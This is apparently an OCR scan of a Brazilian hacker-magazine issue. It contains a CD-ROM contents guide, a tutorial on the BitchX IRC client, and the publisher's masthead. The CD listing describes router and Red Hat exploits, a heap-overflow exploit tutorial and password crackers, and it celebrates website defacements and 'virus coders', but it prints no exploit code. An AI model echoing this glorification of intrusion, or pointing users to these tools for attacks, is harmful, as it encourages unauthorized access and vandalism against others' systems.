bruno@digerati.com.br

Guia do CD

Desde a primeira edição da revista **H4CK3R** nos desenvolvedores, criadores e colaboradores da revista, procuramos mostrar aos leitores técnicas e coisas novas, não só enfatizando e criando scripts kiddies.

Nós queremos muito mais que isso, queremos tornar a revista uma bíblia para o administrador de redes e curiosos em busca de conhecimento para uso técnico. Acho que muitos já perceberam uma grande mudança na revista de algumas edições para cá, alguns artigos estão mais pesados. Não queremos com isso que os usuários considerados mais leigos saiam perdendo. Para aqueles que se sentem prejudicados com isso, selecionamos alguns artigos dedicados a este público. No caso do CD-ROM, tudo se torna uma coisa só, transformando-se na grande salada mista da revista **H4CK3R**. Qualquer ferramenta contida no CD pode ser utilizada por qualquer usuário, claro, dependendo do sistema operacional utilizado pelo mesmo.

As principais novidades desta edição no CD-ROM são as novas seções e algumas outras que foram divididas. Procuramos variar para agradar todo o tipo de público. As novas seções (desta edição) são:

Scanners

Com os principais scanners de redes (port scanners, scanners de vulnerabilidades, etc.)

FTP

Principais servidores FTP

Desktop

Ferramentas utilizadas para personalizar os desktops no Windows e no Linux

Segurança

Principais ferramentas de segurança, divididas em seções para Windows e Linux

Destacamos nesta edição as mais novas distribuições para Linux:

OPENWALL - Uma distribuição Linux especialmente para segurança em redes

IPCOP - 0.1.1 - Distribuição Linux que acompanha um excelente Firewall

Bem, é isso. Para quem já conhece, não preciso esclarecer mais nada, aliás, nem sei por que estou escrevendo isso aqui. Ponha seu CD-ROM para funcionar e rode o CD... :)

Oh !!!! Mas espere, não consigo rodar o CD!

É, isto pode ocorrer por vários fatores, o mais provavel é que seu autorun esteja desabilitado ou até mesmo seu CD-ROM pode estar com problemas. A melhor coisa a fazer é enviar um e-mail para o suporte da revista e esclarecer o erro ocorrido:

suporte@digerati.com.br

Qualquer outra dúvida, estarei à disposição de todos.

BitchX

O cliente IRC Terminal

BitchX é um cliente IRC baseado no famoso IRC e um dos mais conhecidos e utilizados clientes para terminal. A primeira vista o BitchX parece muito complicado, pois todas as suas ações são por meio de comandos, portanto, aposente seu mouse ao utilizar o mesmo. Nesta edição da **H4CK3R** deixamos à sua disposição no CD-ROM a última versão do BitchX. Mostraremos os principais comandos e algumas dicas para você utilizá-lo sem muita dificuldade.

Usando o BitchX

Para rodar seu BitchX no terminal, digite *BitchX*, porém, para iniciá-lo com as devidas opções, digite:

```
BitchX  irc.brasnet.org  acidc0de
```

Abaixo, seguem algumas opções que podem ser utilizadas no BitchX

Use: **BitchX [opcoes] [nickname] [lista de servidores]**
[nickname] seu nick, tem o limite de 9 caracteres.
[server] espaços em branco separam a lista de servidores.
[opcoes] podem ser uma ou mais dessas listadas abaixo.
-c <canal> entra no <canal> assim que conectar
-b carrega o bx-rc ou irc-rc depois de conectado ao servidor.
-p <port> usa **<port>** como porta default para o server.
-d usa o "BitchX dumb mode".
-A não exibe o ansi de entrada.
-q não carrega o irc-rc ou bx-rc.
-r <file> carrega <file> como lista dos servers.
-v exibe a versão do BitchX.
-N não auto-conecta no primeiro servidor.
-l <file> carrega <file> no lugar do .ircrc.

Comando Básicos

Como informei no início desta matéria, o BitchX é todo por comandos, portanto, veja alguns comandos básicos abaixo. É recomendável que eles sejam decorados, mas com o tempo isso se torna fácil.

OBS.: os comandos com argumentos seguidos de "<>" são obrigatórios, os seguidos de "[]" são opcionais.

/j <#canal> [senha].: entra em um canal.
/part <#canal> [mensagem].: sai de um canal.
/q <nick> .: abre um pvt com o <nick>.
/m <nick/#canal>.: manda msg para o nick ou canal.
/whois <nick>.: exibe informações sobre <nick>.
/whowas <nick>.: exibe informações sobre quem era <nick>.
/dns <nick> : exibe o endereço DNS de <nick>.
/sv <nick/#canal> : exibe a versão do BX para <nick/#canal>.
/notify <nickl+l-nick>.: adiciona/remove <nick> da lista de notify.
/dcc <comando> <nick>.: manda/recebe arquivos.
/ctcp <nick/#canal> <comando>.: manda o ctcps, como ping, version, etc, dependendo do <comando> escolhido.
/chat <nick>.: abre um dcc chat com <nick>.
/op <nick>.: da op a <nick>.
/deop <nick>.: tira op de <nick>.
/t <novo_topic>.: muda o tópico, usado sem argumentos exibe o tópico atual.
/k <nick> [mensagem] : kicka <nick>.
/kb <nick> : kicka e bane <nick>.
/unban <nick> : desbane nick.
/scan.: exibe os nicks do canal atual.
/quit [mensagem_de_quit].: desconecta do servidor.

Guia do CD

A fábrica do prazer da revista H4CK3R - Parte 2 - pré 1

CATEGORIA

SEGURANÇA

Hoje, na Internet, a proteção e a segurança andam lado a lado. Um computador seguro é um computador protegido.

DESTAQUES

Windows

McAfee VirusScan
Um dos melhores antivírus do mundo. Completo por 90 dias (requer registro on-line)

AVP Clone 0.17
Antivírus completo desenvolvido pelo Senna Spy

Webserver Security (Part I)
Tutorial que ensina tudo sobre segurança em servidores da Web

Linux

Red Hat Kernel Fixes
Patch de correção para falhas de segurança no kernel do Red Hat

AVP Clone Anti-Virus 0.1.7
Acabe com os vírus enviados por e-mail

IPTables log analyzer
Cria e analisa logs criados pelos IPTables do Linux

CATEGORIA

SCANNERS

Uma grande coleção de scanners de redes. Muito usado para encontrar servidores vulneráveis, são utilizados principalmente por hackers

SISTEMA OPERACIONAL

Duas distribuições Linux especialmente desenvolvidas para segurança no Linux. Algumas ferramentas para editar arquivos ISO

DESTAQUES

Nmap 3.0.0 (Linux)
Ferramenta de exploração de rede e scanner de segurança

Nessus 1.2.6 (Unix)
Um dos scanners de vulnerabilidades mais usados

VetesCan
Scanner para encontrar vulnerabilidades em servidores de vários tipos

OpenWall
Distribuição de Linux projetada especialmente para segurança em redes

WinISO 5.3
Utilitário para visualizar e alterar o conteúdo do pacote ISO

IPCop 0.1.1
Distribuição de Linux que serve como um excelente firewall

CATEGORIA

DESKTOP

Ferramentas utilizadas para alterar e deixar sua área de trabalho mais amigável Gerenciadores de janelas para Linux e programas para Windows

FTP

Servidores FTP, crie seu próprio servidor FTP para disponibilizar seus arquivos na rede, ou realize testes em sua máquina

DESTAQUES

WindowBlinds 3.41
Famoso software para personalizar o formato das janelas do Windows

WindowMaker-0.80.1
Gerenciador de janelas para Linux com temas muito legais

Enlightenment 0.16.5
Gerenciador de janelas para distribuições com GNOME

WFTPD Pro 3.20
Servidor FTPD para Windows. Instalação somente em Windows NT ou superior

NcFTPd - 2.7 (Linux)
Servidor FTP projetado para sites com muito tráfego

WSFTP Server (Windows NT/2000/XP)
Servidor FTP muito usado pelos usuários de Windows (versão Trial)

CATEGORIA

XPLOITS

Códigos criados para quebrar sistemas e obter privilégios de superusuário. Veja os brinquedinhos criados pelos verdadeiros hackers. Exploits para routers

PROGRAMAÇÃO

Coders de vírus? Uma grande quantidade de ferramentas de programação para a linguagem mais usada na programação de vírus - Assembler. Confira.

DESTAQUES

CISCO
Seleção com exploits, scanners e ferramentas de cracking para switches e routers da Cisco

Heap Overflow
Tutorial ensinando a criar exploits

Standard Overflow
Exploit para Red Hat

GNU Emacs 20.7.1 (Linux)
Ótima ferramenta que serve para programar em várias linguagens

NASM 0.98.34 (Linux)
The Netwide Assembler. Muito usado para programar em Assembly

ALD 0.1.3 (Linux)
Debugger para aplicações feitas em Assembly

CATEGORIA

CRACKING

Para você que, além de hacker é cracker, não poderia faltar uma seção. Sim, os considerados maldosos pela mídia, os destruidores de bytes

DEFACEMENTS

Os pichadores virtuais em ação. A arte de alterar páginas na Internet está em alta, ainda mais para os brasileiros. Confira os últimos ataques

DESTAQUES

!BIOS v. 3.10
Software em linha de comando para destravamento de senhas de BIOS

AIM Pw
Quebra senhas do Instant Messenger da AOL, o AIM

Eudpass
Crackeador de senhas do cliente de e-mail Eudora

Lesbian Girls
Deface que faz um desafio a todos os grandes grupos brasileiros (no pé da página)

Red Eye 1
Deface do grupo brasileiro que mais "trabalha" na atualidade

LuLa13
O defacement presidente

CATEGORIA

MP3

A música do under. Veja as novas tendências do techno

ESSENCIAIS

Programas que não devem faltar em seu computador

DESTAQUES

Reset (radio edit)
TechnoLoOp Acid Techno com bases de House

Confusion (TechnoTerror mix)
303-Reactor Som que mistura influências de Techno, Drum'n' Bass e Trance

BackTrak
Crazyheads Drum'n' Bass acelerado com batidas firmes e dançantes

Adobe Acrobat Reader 5.0 (Linux)
Leitor de arquivos PDF

BitchX-1.0c16 (Linux)
Para navegar nos canais do IRC e algo mais...

ICQLite
Versão mais leve e rápida do indispensável ICQ

H4CK3R

Complete sua coleção: www.digerati.com
Entrega grátis para todo o Brasil

ATENDIMENTO AO LEITOR
Fone: (11) 3217-2626 (9h às 21h)
www.digerati.com.br
suporte@digerati.com.br
Marcos Raul de Oliveira,
Eduardo Rodrigues e Rodrigo França

ATENDIMENTO DE VENDAS
Fone: (11) 3217-2600
Simone Araújo

Revista Hacker

Diretor Editorial
Alessio F. Melozo *(alessio@digerati.com.br)*
MTB 026412
Editor
Marcelo C. Barbão *(mbarbao@digerati.com.br)*
Editor Assistente
Maurício Martins *(mauricio@digerati.com.br)*
Redatores
Bruno Cesar, João Marinho e Fernando Wiek
Arte
Marina Fiorese, Helber Bimbo e Fábio Augusto
Colaboraram nesta edição:
Gleicon S. Moraes, Antonio Marcelo, Marcos Velasco
Departamento Multimídia
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto
Revisão
Priscila Cassettari, Cíntia Yamashiro


Os artigos assinandos não refletem necessariamente a opinião da revista, e sim de seus autores.

Essa revista é mais uma publicação da
DIGERATI editorial

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12º. Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com.br

Diretores
Alessandro Gerardi – *(gerardi@digerati.com.br)*
Luis Afonso G Neira – *(afonso@digerati.com.br)*
Alessio Fon Melozo – *(alessio@digerati.com.br)*
Diretor Comercial
René Luiz Cassettari – *(rene@digerati.com.br)*
Marketing
Érica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins
Recursos Humanos
Viviane Cardoso – *(viviane@digerati.com.br)*
Logística de Produção
Pierre Abreu – *(pierre@digerati.com.br)*
Tecnologia da Informação
Flavio Tâmega – *(flavio@digerati.com.br)*

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766



Complete a sua coleção sem sair de casa.
É só digitar www.digerati.com e escolher a revista.

Visite o novo site da Digerati.

Nós entregamos a sua revista.

www.digerati.com

DIGERATI editorial

Leve sempre um disco de boot com você.

Revista Especial **Hardware**
Revista mais CD-ROM por R$ 9,90
nas bancas ou no site www.digerati.com

www.digerati.com